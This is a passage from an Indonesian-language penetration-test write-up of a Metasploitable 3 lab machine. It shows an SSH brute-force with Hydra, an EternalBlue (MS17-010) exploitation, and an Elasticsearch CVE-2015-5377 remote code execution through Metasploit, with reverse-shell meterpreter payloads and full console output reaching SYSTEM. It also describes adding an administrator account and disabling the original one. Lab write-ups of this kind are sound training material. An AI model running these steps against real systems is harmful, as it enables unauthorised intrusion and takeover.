msf6 auxiliary(scanner/ssh/ssh_enumusers) >

```

Gambar 8. Scanning User SSH Service

```

(root@kali)-[/home/bimantara]
# hydra -L /home/bimantara/user.txt -P /home/bimantara/rockyou.txt 192.168.56.102 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-04 23:23:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 75 login tries (l:3/p:25), ~5 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102 login: vagrant password: vagrant
[22][ssh] host: 192.168.56.102 login: Administrator password: vagrant
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-04 23:24:19

```

Gambar 9. Scanning Password SSH Service

```

(root@kali)-[/home/bimantara]
# ssh vagrant@192.168.56.102
vagrant@192.168.56.102's password:
Last login: Tue Oct 4 09:32:29 2022 from 192.168.56.104
-vagrant-2008r2~vagrant
-vagrant-2008r2~vagrant$ whoami
vagrant-2008r2~vagrant
-vagrant-2008r2~vagrant$ pwd
/cygdrive/c/Users/vagrant
-vagrant-2008r2~vagrant$ cd ..
-vagrant-2008r2~vagrant$ ls
Administrator All Users Classic .NET AppPool Default Default User Public desktop.ini sshd_server vagrant

```

Gambar 10. Login with Kredential SSH

Exploiting MS17-010 (Eternal Blue)

MS17-010 atau umum dikenal dengan kerentanan Eternal Blue. Dimana serangan ini dapat terjadi saat seorang attacker berhasil memanfaatkan kerentanan dalam implementasi service Server Message Block (SMB) dari Microsoft. Dimana service tersebut berguna untuk kegiatan sharing file atau dokumen antar komputer dalam satu jaringan.

- **CVE Details :** CVE 2017-0143, CVE 2017-0144, CVE 2017-0145, CVE 2017-0146, CVE 2017-0147, CVE 2017-0148
- **Method of Testing :** Metasploit Framework
- **Penetration testing step by step**
 1. Tahap pertama dimulai dengan proses scanning. Scanning tersebut menggunakan tools nmap serta Nessus. Dari hasil scanning, kami mendapati bahwa terdapat vulnerability SMBv1 yang dijalankan oleh mesin target.
 2. Tools yang kami gunakan untuk exploit vulnerability tersebut adalah Metasploit. Kami menggunakan module “exploit/windows/smb/ms17_010_eternalblue”.
 3. Kami menggunakan payload “/windows/x64/meterpreter/reverse_tcp” serta kami juga melakukan konfigurasi pada parameter RHOSTS serta LHOSTS.
 4. Kami melancarkan serangan eternal blue dengan mengetikkan perintah ”run”. Dan tampak pada gambar, kami mendapatkan akses sebagai NT AUTHORITY\SYSTEM dimana akses tersebut adalah akses tertinggi pada environment windows. Dengan begitu kami dapat dengan mudah membuat akun baru pada mesin target. Dikarenakan kami memiliki akses tertinggi saat ini, kami juga dapat membuat akun baru tersebut sebagai administrator serta menonaktifkan akun administrator yang asli.

```

root@kali: /home/bimantara x bimantara@kali: ~ x
[*] 192.168.56.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.102:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.102:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.102:445 - The target is vulnerable.
[*] 192.168.56.102:445 - Connecting to target for exploitation.
[*] 192.168.56.102:445 - Connection established for exploitation.
[*] 192.168.56.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.102:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.56.102:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.56.102:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.56.102:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.56.102:445 - 0x00000030 6b 20 31 k 1
[*] 192.168.56.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.102:445 - Starting non-paged pool grooming
[*] 192.168.56.102:445 - Sending SMBv2 buffers
[*] 192.168.56.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.102:445 - Sending final SMBv2 buffers.
[*] 192.168.56.102:445 - Sending last fragment of exploit packet!
[*] 192.168.56.102:445 - Receiving response from exploit packet
[*] 192.168.56.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.102:445 - Sending egg to corrupted connection.
[*] 192.168.56.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.104:4444 → 192.168.56.102:49305) at 2022-10-05 00:16:39 +0700
[+] 192.168.56.102:445 - -----WIN-----
[+] 192.168.56.102:445 - -----

meterpreter > sysinfo
Computer : VAGRANT-2008R2
OS : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Gambar 11. Eternal Blue Attack

Exploiting CVE 2015-5377 (Elastic Search)

ElasticSearch adalah salah satu database yang masuk ke dunia NoSQL dengan fokus di search engine database. Elasticsearch ditenagai oleh Apache Lucene yang juga merupakan search engine database yang memiliki query low level. Elasticsearch memiliki query yang lebih mudah untuk digunakan karena berbasis RESTful. Elasticsearch yang digunakan oleh mesin target adalah version 1.1.1. dimana version tersebut terdapat vulnerability yaitu CVE 2015-5377.

- **CVE Details :** CVE 2015-5377.
- **Method of Testing :** Metasploit Framework
- **Penetration testing step by step**
 1. Ya, tahap pertama, kami memulai dengan melancarkan scanning vulnerabilities menggunakan nmap serta Nessus. Dimana pada tools Nessus, kami mendapati bahwa mesin target menjalankan service elasticsearch. Dan elasticsearch yang digunakan tersebut adalah version 1.1.1. Dimana pada version tersebut, terdapat vulnverabili dengan risk score 9.8 dan memilki severity Critical.
 2. Menggunakan tools Metasploit, kami menggunakan modul “exploit/mullti/elasticsearch/script mvel rce”. Dimana modul tersebut memungkinkan kami melakukan RCE kepada mesin target.
 3. Kami mengkonfigurasi payload yang digunakan yaitu “windows/x64/meterpreter/reverse_http”, serta kami juga mengkonfigurasi RHOSTS dan LHOST. Setelah itu kami menjalankan exploit dengan mengetikan perintah “run”.
 4. Terlihat pada gambar, kami mendapatkan akses sebagai NT AUTHORITY\SYSTEM dimana akses tersebut adalah akses tertinggi pada environment windows. Dengan begitu kami dapat dengan mudah membuat akun baru pada mesin target. Dikarenakan kami memiliki akses tertinggi saat ini, kami juga dapat membuat akun baru tersebut sebagai administrator serta menonaktifkan akun administrator yang asli.

```

msf6 > use 0
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LHOSTS 192.168.56.104
[-] Unknown datastore option: LHOSTS. Did you mean LHOST?
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set payload
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set payload java/meterpreter/reverse_http
payload => java/meterpreter/reverse_http
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started HTTP reverse handler on http://192.168.56.104:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[*] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[*] TEMP path identified: 'C:\Windows\TEMP\'
[!] http://192.168.56.104:4444 handling request from 192.168.56.102; (UUID: qyxw7yex) Without a database connected
that payload UUID tracking will not work!
[*] http://192.168.56.104:4444 handling request from 192.168.56.102; (UUID: qyxw7yex) Staging java payload (59362 b
ytes) ...
[!] http://192.168.56.104:4444 handling request from 192.168.56.102; (UUID: qyxw7yex) Without a database connected
that payload UUID tracking will not work!
[*] Meterpreter session 3 opened (192.168.56.104:4444 -> 192.168.56.102:49794) at 2022-10-05 00:56:26 +0700
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\fdDRPg.jar' on the target

meterpreter > sysinfo
Computer      : vagrant-2008R2
OS           : Windows Server 2008 R2 6.1 (amd64)
Architecture : x64
System Language : en_US
Meterpreter  : java/windows
meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter >

```

Gambar 12. Elastic Seach Attack

Summary

Teridentifikasi banyak sekali vulnerability yang terdapat pada mesin metasploitable 3. Dimana vulnerability tersebut umumnya memiliki risk score diatas 80 dan memiliki nilai severity rata rata pada kategori high. Umunya vulnerability yang terdapat pada mesin metasploitable 3 tersebut adalah RCE.

Referensi

- https://era.library.ualberta.ca/items/ada5c209-9f7c-4406-bddb-656821859523/view/2ba00c1e-f7a2-4d86-8cb8-c1d70e62cdc2/Sharma_2020_Fall_MISSM.pdf
- https://vulners.com/metasploit/MSF:EXPLOIT-WINDOWS-HTTP-MANAGEENGINE_SERVICEDesk_PLUS_CVE_2021_44077-
- https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/
- <https://www.hackingarticles.in/hack-metasploitable-3-using-elasticsearch-exploit/>